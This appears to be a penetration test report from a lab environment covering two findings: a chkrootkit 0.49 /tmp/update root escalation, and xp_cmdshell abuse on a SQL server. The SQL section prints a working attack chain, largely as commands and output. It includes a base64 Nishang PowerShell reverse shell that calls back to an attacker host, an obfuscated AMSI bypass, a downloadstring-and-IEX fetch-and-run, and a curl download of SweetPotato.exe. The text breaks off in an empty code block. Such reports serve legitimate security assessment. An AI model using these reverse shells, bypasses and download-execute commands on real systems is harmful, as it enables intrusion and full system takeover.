
10.9.10.223 SickOS

Local privilege escalation is possible when accounts or services can write to files that are executed as UID 0 root. This enables an attacker to run commands as root on the system and escalate privileges.

Found chkrootkit version 0.49 on 10.9.10.223 that had a cronjob of chkrootkit running a file named /tmp/update as UID 0 root, with /tmp as non-privileged user writeable path.

The file /tmp/update was created with script for a shell copy, and as cronjob run under root the chmod 4755 was set to give the copied shell the UID 0 root.

A root shell was developed by executing with retained effective user ID and group ID using -p flag:



```
www-data@ubuntu:/tmp$ ls -l
ls -l
total 12
-rw-r--r-- 1 www-data www-data 1759 Mar  9 08:28 itiswhatitis
srwxr-xr-x 1 www-data www-data    0 Mar  9 06:48 php.socket-0
-rwxrwxrwx 1 www-data www-data   64 Mar  9 09:20 update
-rw-r--r-- 1 www-data www-data   64 Mar  9 09:20 wtfman
www-data@ubuntu:/tmp$ cat up
cat update
#!/bin/bash
cp /bin/bash /tmp/morkbash
chmod 4755 /tmp/morkbash
www-data@ubuntu:/tmp$ ls
ls
itiswhatitis
php.socket-0
update
wtfman
www-data@ubuntu:/tmp$ ls
ls
itiswhatitis
morkbash
php.socket-0
update
wtfman
www-data@ubuntu:/tmp$ ./morkbash -p
./morkbash -p

ls
itiswhatitis
morkbash
php.socket-0
update
wtfman
whoami
root
```

Remedial Action

Direct remedy is to patch chkrootkit to a newer version that will prohibit code execution in a file named /tmp/update, or at least apply the fix suggested in further reading.

Another recommendation is to follow best practice to run cronjobs with least privileges required, to minimise damage in case of configuration breaches. See more about it via second link in further reading below.

Further Reading

Explanation of the chkrootkit<=0.49 exploit

https://www.exploit-db.com/exploits/33899

"The line 'file_port=$file_port $i' will execute all files specified in $SLAPPER_FILES as the user chkrootkit is running (usually root), if $file_port is empty, because of missing quotation marks around the variable assignment.

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in cron.daily) and has write access to / tmp (not mounted noexec), he may easily take advantage of this.

Suggested fix: Put quotation marks around the assignment.

file_port="$file_port $i""

Best practices regarding cronjob

https://blog.sanctum.geek.nz/cron-best-practices/

4.2.2 Local Privilege Escalation xp_cmdshell on sql_svc through high permissions

Severity rating	Medium

Description


10.3.10.23 BRAAVOS

On SQL there is a setting xp_cmdshell that allows to run binaries and shell commands directly on the SQL server. By default this setting is set to 0 but accounts with admin privileges can enable this. An attacker can use this to gain shell access and get hold on the server itself and use it for further exploits.


Built on previous security assessment[3] the xp_cmdshell was enabled on .23 and sql_svc had permissions to run shell commands on the server:

```
nc -lvnp 6666
```

on 10.3.10.195:



```
┌─[patricja@birdcage]─[~/Tools/Shells]
└──╼ $ cat nishang.b64
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQAwAC4AMwAuADEAMAAuADEAOQA1ACcALAA2ADYANgA2ACkAOwAkAH
MAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAg
ACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQ
BwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgA
aQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAG
EAdABoACAAKwAgACcAPgAgACcAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0
AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQ
AoACkACgAKAA==┌─[patricja@birdcage]─[~/Tools/Shells]
└──╼ $ cat nishang.b64 | base64 -d
$client = New-Object System.Net.Sockets.TCPClient('10.3.10.195',6666);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = (
[text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```




```
SQL >BRAAVOS (sa  dbo@master)> Exec xp_cmdshell 'powershell.exe -ExecutionPolicy Bypass -EncodedCommand "JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuA
FMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQAwAC4AMwAuADEAMAAuADEAOQA1ACcALAA2ADYANgA2ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB
0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4AT
ABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGc
AKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzA
GUAbgBkAGIAYQBjAGsAMgAgACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACcAPgAgACcAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgB
jAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZ
QAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkACgAKAA=="'
```

[If exact command above yields syntax errors, tinker with double escaped "" or without]

Trimmed output of


```
whoami /all
```

[3] https://github.com/professor-oats/GOAD/blob/main/professor_oats_Security_Assessment_Report_v2_Bobbo_Solutions.pdf




```
essos\sql_svc S-1-5-21-3780214286-1845561755-3544069938-1118

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
PS C:\Windows\system32> 
[0] 0:sudo* 1:python3- 2:bash
```

This gave the knowledge that a local privilege escalation was possible due to the SeImpersonatePrivilege enabled by default for service accounts. Load and run the tool SweetPotato.exe directly in memory failed so amsibypasses was perfomed to get .exe to disk:




```
PS C:\ProgramData> $x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUt'+'ils');$y=$x.GetField('am'+'siCon'+'text',[Reflection.BindingFlags]'NonPublic,Static');$z=$y.GetValue($n
ull);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)
PS C:\ProgramData> (new-object system.net.webclient).downloadstring('http://10.3.10.195/rasta_mouse.ps1')|IEX
True
PS C:\ProgramData> 
```

With amsi patched the binary SweetPotato.exe was curled via a devtunnel, and then run to develop a new reverse shell connecting to 10.3.10.195:7777:




```
curl.exe -u '':highmommy -O https://1k9p31vr-9090.euw.devtunnels.ms/SweetPotato.exe
ls


    Directory: C:\ProgramData


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-          2/4/2025   3:48 PM                Microsoft
d-----          2/4/2025   3:50 PM                Package Cache
d-----         1/30/2025   5:51 PM                qemu-ga
d-----         3/30/2025   1:42 PM                regid.1991-06.com.microsoft
d-----         9/15/2018   3:19 AM                SoftwareDistribution
d-----         11/5/2022   3:03 PM                ssh
d-----         9/15/2018   3:19 AM                USOPrivate
d-----         11/5/2022   3:03 PM                USOShared
-a----         3/31/2025  12:59 PM         926208 SweetPotato.exe
```




```
